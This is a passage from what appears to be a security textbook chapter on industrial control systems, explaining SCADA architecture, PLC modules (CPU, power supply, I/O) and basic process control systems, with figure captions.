


Figure 18.74: DCS architecture

- **Supervisory Control and Data Acquisition (SCADA)**

  SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure. Many organizations incorporate SCADA systems for the automation of complex industrial processes, measuring trends in real time, and the detection and correction of problems. Generally, SCADA systems are distributed over a wide geographical area; as a result, various industries rely on SCADA systems for the transportation of oil and gas, wastewater treatment and management, pipeline operations, telecommunications, power grids, building automation, public transportation systems, etc.

  The SCADA system is a centralized system that provides supervisory control and also enables real-time acquisition of data from dispersed assets used in industrial processes. It consists of hardware and software components that collect and send data to manage and control processes both locally and at remote locations. The collected data is stored in longtime storage devices such as a data historian to help the operators interpret the data and enable different setpoints. These setpoints help the system in efficiently responding to unusual actions, either by sending commands themselves or sending alerts to an operator.

  SCADA systems provide centralized controlling and monitoring of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and HMI software. SCADA systems collect information from field devices and transmit it to a central computer system. This information is displayed to the operator in a graphical or textual format, enabling the operator to control and monitor the entire SCADA system from a central location in real time.

The SCADA architecture consists of hardware such as a control server (SCADA-MTU) and communication devices (network cables, radio devices, telephone lines, cables, etc.) along with an array of field sites distributed geographically, consisting of PLCs, RTUs, etc., which are used to monitor and control the operation of industrial equipment. The information from the RTU is controlled and processed by the control server, and the field devices are controlled and monitored by the RTU or PLC. The SCADA software is programmed to inform the entire system regarding what should be monitored, when it should be monitored, and what the acceptable parameter ranges are, in addition to informing the system regarding the response that needs to be initiated when the parameter values exceed the set ranges. An IED may collect the data and transfer it to the control server directly, or a local RTU may instruct the IED to collect the data and send it to the control server. The IED includes a communication interface for monitoring and controlling various sensors and equipment. IEDs are either directly controlled by the control server or include local programming that enables them to act independently without the intervention of the control server. SCADA systems are fault-tolerant systems with redundant systems. This redundancy may not be sufficient to protect SCADA systems from malicious attacks.



Control Center
HMI
Engineering Workstations
Data Historian
Control Server (SCADA-MTU)
Communications Routers
Switched Telephone, Leased Line or Power Line based Communications
Radio Microwave or Cellular
Satellite
Wide Area Network
Field Site 1
Modem
PLC
Field Site 2
WAN Card
IED
Field Site 3
Modem
RTU

Figure 18.75: SCADA architecture

- **Programmable Logic Controller (PLC)**

  A PLC is a real-time digital computer used for industrial automation. PLCs are considered more than just digital computers in various industrial control systems due to their extraordinary features such as robust construction, ease of programming, sequential control, ease of hardware use, timers and counters, and reliable controlling capabilities. They are essentially built to survive severe industrial environments. The industries in which PLCs are used include the steel, automobile, energy, chemical, glass, paper, cement manufacturing industries.

The PLC is a small solid-state control computer for which instructions can be customized to perform a specific task. The stored instructions in PLCs can be used to perform specific functions such as logic, timing, counting, I/O control, communication, arithmetic, and file and data processing. The use of PLCs in industry has largely replaced drum sequencers, hard-wired relays, and timers.

PLCs perform continuous monitoring of input values produced by sensors and generate outputs needed for the operation of actuators.

A PLC system consists of three modules:

1. **CPU Module**: The CPU module comprises a central processor and its memory component. The processor is responsible for performing the required data computations and data processing by receiving inputs and producing corresponding outputs. The memory part consists of both RAM and ROM memories. RAM stores user-written programs, whereas ROM stores operating systems, drivers, and application programs. PLCs also include retentive memory that is used to preserve user programs and data when there is a breakage in power supply. This retentive memory helps in resuming the execution of the user program once the power supply returns. For this reason, PLCs generally do not use a monitor or keyboard for reprogramming the processor whenever the power fails.

2. **Power Supply Module**: The power supply module provides the necessary supply of power required for CPU and I/O modules by converting AC to DC. This module is essentially responsible for running the system. A 5 V DC output from the power supply module is used to run the computer circuitry of the PLC, whereas in some PLCs, a 24 V DC output from the power supply module is used to run sensors and actuators.

3. **I/O Modules:** The input and output modules of the PLC system are used in connecting the sensors and actuators with the system for sensing and controlling real-time values such as pressure, temperature, and flow.

   There are different types of I/O modules. Some of the most important are discussed below:

   - **Digital I/O Module**: Used for the connection of sensors and actuators that are digital in nature (only for switching ON and OFF). These modules work with multiple digital inputs and outputs and support both AC and DC voltages.

   - **Analog I/O Module**: Used for the connection of sensors and actuators that provide analog electric signals. This module includes an analog-to-digital converter for converting analog data into digital data. The CPU module processes this digital data.

   - **Communication I/O Module**: Used for exchanging information between a communication network and a CPU located at a remote distance.

The main purpose of a PLC is to make machinery and systems work automatically without human intervention. Therefore, a PLC is very important, as it is responsible for all the growth, manufacturing, production, etc.




Figure 18.76: PLC architecture

- **Basic Process Control System (BPCS)**

  A BPCS is responsible for performing process control and monitoring for industrial infrastructure. It is a system that responds to input signals from processes and associated equipment to generate output signals that allow the process and its associated equipment to operate based on an approved design control strategy. BPCS systems are dynamic in nature and are highly adaptable to changing process conditions. They are applicable to all sorts of control loops, including the temperature, batch, pressure, flow, feedback, and feedforward control loops used in industries such as the chemical, oil and gas, and food and beverages industries.

  The use of BPCSs is crucial in industry as they act as the first layer of protection against any unsafe or hazardous condition to the equipment. BPCS systems are often used to push the performance limits to attain the desired performance. BPCSs differ from safety control systems in terms of security, as they lack diagnostic routines to identify any system flaws. However, they can meet a wide range of industrial challenges related to system operation and business monitoring could benefit from a well-designed control system.

  Listed below are some of the important functions offered by BPCS:

  - Offers trending and alarm/event logging facilities
  - Provides an interface from which an operator can monitor and control a system using an operator console (HMI)
  - Controls the processes that in turn optimize the plant operation to enhance the quality of the product
  - Generates production data reports

